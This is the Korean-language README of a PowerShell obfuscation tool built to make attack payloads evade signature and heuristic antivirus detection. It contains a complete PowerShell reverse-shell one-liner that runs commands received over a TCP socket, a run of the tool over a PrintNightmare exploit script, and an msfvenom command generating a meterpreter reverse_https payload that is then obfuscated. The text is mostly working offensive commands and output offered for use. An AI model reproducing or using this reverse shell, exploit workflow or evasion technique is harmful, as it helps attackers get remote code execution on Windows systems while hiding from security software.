 gh0x0st/invoke-psobfuscation
PowerShell 페이로드의 개별 구성 요소를 Windows 또는 Kali Linux에서 난독화하는 심층적인 접근 방식입니다.

전통적인 난독화 기법은 base64나 압축과 같이 기존 코드를 감싸는 레이어를 추가하는 경향이 있습니다. 이러한 페이로드는 다양한 성공률을 보이지만, 의도된 페이로드를 추출하는 것은 사소한 일이 되었고 일부 실행기(launcher)는 자주 탐지되어 본질적으로 병목 지점을 만듭니다.
이 도구가 도입하는 접근 방식은 스크립트의 개별 구성 요소를 무작위 변형으로 대상으로 삼아 난독화하면서도 동일한 의도된 로직을 달성하는 방법론입니다. 전체 페이로드를 단일 레이어에 캡슐화하지 않습니다. 난독화 로직의 복잡성으로 인해 결과 페이로드는 시그니처 기반 탐지가 매우 어려우며, 상속된 로직을 에뮬레이션하도록 프로그래밍되지 않은 휴리스틱 엔진을 우회할 수 있습니다.
이 스크립트는 대부분의 페이로드를 자체적으로 성공적으로 난독화할 수 있지만, 이 프로젝트는 제가 이 프레임워크를 활용하여 전용 난독화 페이로드(예: 리버스 셸만 생성하는 페이로드)를 생성하는 향후 함수를 만드는 데 사용할 상시 프레임워크 역할도 할 것입니다.
이 도구가 도입하는 기술에 대한 선행 자료로 Offensive Security를 위해 블로그 글을 작성했습니다. 더 깊이 들어가기 전에 먼저 읽어보시길 권장합니다: https://www.offensive-security.com/offsec/powershell-obfuscation/
PowerShell 난독화에 대한 지속적인 작업의 일환으로, 이 프레임워크를 활용하는 전용 페이로드를 생성하는 스크립트를 작성하고 있습니다. 이 스크립트들은 제 시간을 절약해 주었으며, 여러분에게도 유용하게 사용되길 바랍니다. 이 저장소의 루트에 있는 각자의 폴더에서 찾을 수 있습니다.
다른 많은 프로그래밍 언어와 마찬가지로 PowerShell은 실행 가능한 로직을 구성하는 다양한 구성 요소로 분해될 수 있습니다. 이를 통해 페이로드 내 개별 구성 요소를 어떻게 표현하는지 변경하여 시그니처 기반 탐지를 비교적 쉽게 무력화할 수 있습니다. 즉, 난독화하거나 이해하기 어려운 파생 형태로 표현하는 것입니다.
복잡한 페이로드에서 모든 구성 요소를 대상으로 하는 것은 매우 침습적임을 명심하세요. 이 도구는 원하는 구성 요소를 통제된 방식으로 난독화할 수 있도록 설계되었습니다. 많은 시그니처가 단순히 cmdlet, 변수 및 주석을 대상으로 하는 것만으로도 무력화될 수 있음을 발견했습니다. PrintNightmare와 같은 복잡한 페이로드에 사용할 때는 사용자 정의 함수 매개 변수/변수도 변경된다는 점을 명심하세요. 결과 페이로드를 항상 적절히 테스트하고 수정된 명명된 매개 변수를 인지하도록 하세요.
파이프 및 파이프라인 변수와 같은 구성 요소 유형은 페이로드를 더 난해하게 만들고 디코딩하기 어렵게 만들기 위해 도입되었습니다.
지원되는 유형
각 구성 요소에는 자체 전용 생성기가 있으며, 각 실행 중에 무작위로 선택되는 정적 또는 동적으로 생성된 값 목록이 포함되어 있습니다. 구성 요소의 인스턴스가 여러 개인 경우 각각을 생성기로 개별적으로 반복 처리합니다. 이는 주어진 페이로드에 대해 이 도구를 실행할 때마다 난독화의 정도에 무작위성을 추가하여 각 반복이 다르게 만듭니다. 변수 이름은 예외입니다.
특정 구성 요소와 관련된 알고리즘이 페이로드 플래그를 유발하기 시작하면, 현재 설계는 전체 스크립트를 손상시키지 않고 해당 생성기의 로직을 쉽게 수정할 수 있도록 합니다.
$Picker = 1..6 | Get-Random
Switch ($Picker) {
    1 { $NewValue = 'Stay' }
    2 { $NewValue = 'Off' }
    3 { $NewValue = 'Ronins' }
    4 { $NewValue = 'Lawn' }
    5 { $NewValue = 'And' }
    6 { $NewValue = 'Rocks' }
}
이 프레임워크와 결과 페이로드는 다음 운영 체제 및 PowerShell 버전에서 테스트되었습니다. 결과 리버스 셸은 PowerShell v2.0에서 작동하지 않습니다.
| PS 버전 | 테스트된 OS | Invoke-PSObfucation.ps1 | 리버스 셸 |
|---|---|---|---|
| 7.1.3 | Kali 2021.2 | 지원됨 | 지원됨 |
| 5.1.19041.1023 | Windows 10 10.0.19042 | 지원됨 | 지원됨 |
| 5.1.21996.1 | Windows 11 10.0.21996 | 지원됨 | 지원됨 |
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1
PS /home/tristram> Invoke-PSObfuscation -Path .\CVE-2021-34527.ps1 -Cmdlets -Comments -NamespaceClasses -Variables -OutFile o-printnightmare.ps1

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st

[*] Obfuscating namespace classes
[*] Obfuscating cmdlets
[*] Obfuscating variables
[-] -DriverName is now -QhYm48JbCsqF
[-] -NewUser is now -ybrcKe
[-] -NewPassword is now -ZCA9QHerOCrEX84gMgNwnAth
[-] -DLL is now -dNr
[-] -ModuleName is now -jd
[-] -Module is now -tu3EI0q1XsGrniAUzx9WkV2o
[-] -Type is now -fjTOTLDCGufqEu
[-] -FullName is now -0vEKnCqm
[-] -EnumElements is now -B9aFqfvDbjtOXPxrR
[-] -Bitfield is now -bFUCG7LB9gq50p4e
[-] -StructFields is now -xKryDRQnLdjTC8
[-] -PackingSize is now -0CB3X
[-] -ExplicitLayout is now -YegeaeLpPnB
[*] Removing comments
[*] Writing payload to o-printnightmare.ps1
[*] Done

PS /home/tristram>
$client = New-Object System.Net.Sockets.TCPClient("127.0.0.1",4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/tristram> . ./Invoke-PSObfuscation.ps1


PS /home/tristram> Invoke-PSObfuscation -Path ./revshell.ps1 -Integers -Cmdlets -Strings -ShowChanges

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st

[*] Obfuscating integers
    Generator 2 >> 4444 >> $(0-0+0+0-0-0+0+4444)
    Generator 1 >> 65535 >> $((65535))
[*] Obfuscating strings
    Generator 2 >> 127.0.0.1 >> $([char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/16%2A49/16)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/109%2A50/109)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B55-0)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/20%2A46/20)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B48-0)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B46-0)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B48-0)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B46-0)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/51%2A49/51))
    Generator 2 >> PS  >> $([char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/1%2A80/1)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/86%2B83-86)+[char](https://github.com/gh0x0st/invoke-psobfuscation/blob/main/0%2B32-0))
    Generator 1 >> >  >> ([string]::join('', ( (62,32) |%{ ( [char][int] $_)})) | % {$_})
[*] Obfuscating cmdlets
    Generator 2 >> New-Object >> & ([string]::join('', ( (78,101,119,45,79,98,106,101,99,116) |%{ ( [char][int] $_)})) | % {$_})
    Generator 2 >> New-Object >> & ([string]::join('', ( (78,101,119,45,79,98,106,101,99,116) |%{ ( [char][int] $_)})) | % {$_})
    Generator 1 >> Out-String >> & (("Tpltq1LeZGDhcO4MunzVC5NIP-vfWow6RxXSkbjYAU0aJm3KEgH2sFQr7i8dy9B")[13,16,3,25,35,3,55,57,17,49] -join '')
[*] Writing payload to /home/tristram/obfuscated.ps1
[*] Done
┌──(tristram㉿kali)-[~]
└─$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/kali> msfvenom -p windows/meterpreter/reverse_https LHOST=127.0.0.1 LPORT=443 EXITFUNC=thread -f ps1 -o meterpreter.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 686 bytes
Final size of ps1 file: 3385 bytes
Saved as: meterpreter.ps1
PS /home/kali> . ./Invoke-PSObfuscation.ps1
PS /home/kali> Invoke-PSObfuscation -Path ./meterpreter.ps1 -Integers -Variables -OutFile o-meterpreter.ps1

     >> Layer 0 Obfuscation
     >> https://github.com/gh0x0st

[*] Obfuscating integers
[*] Obfuscating variables
[*] Writing payload to o-meterpreter.ps1
[*] Done
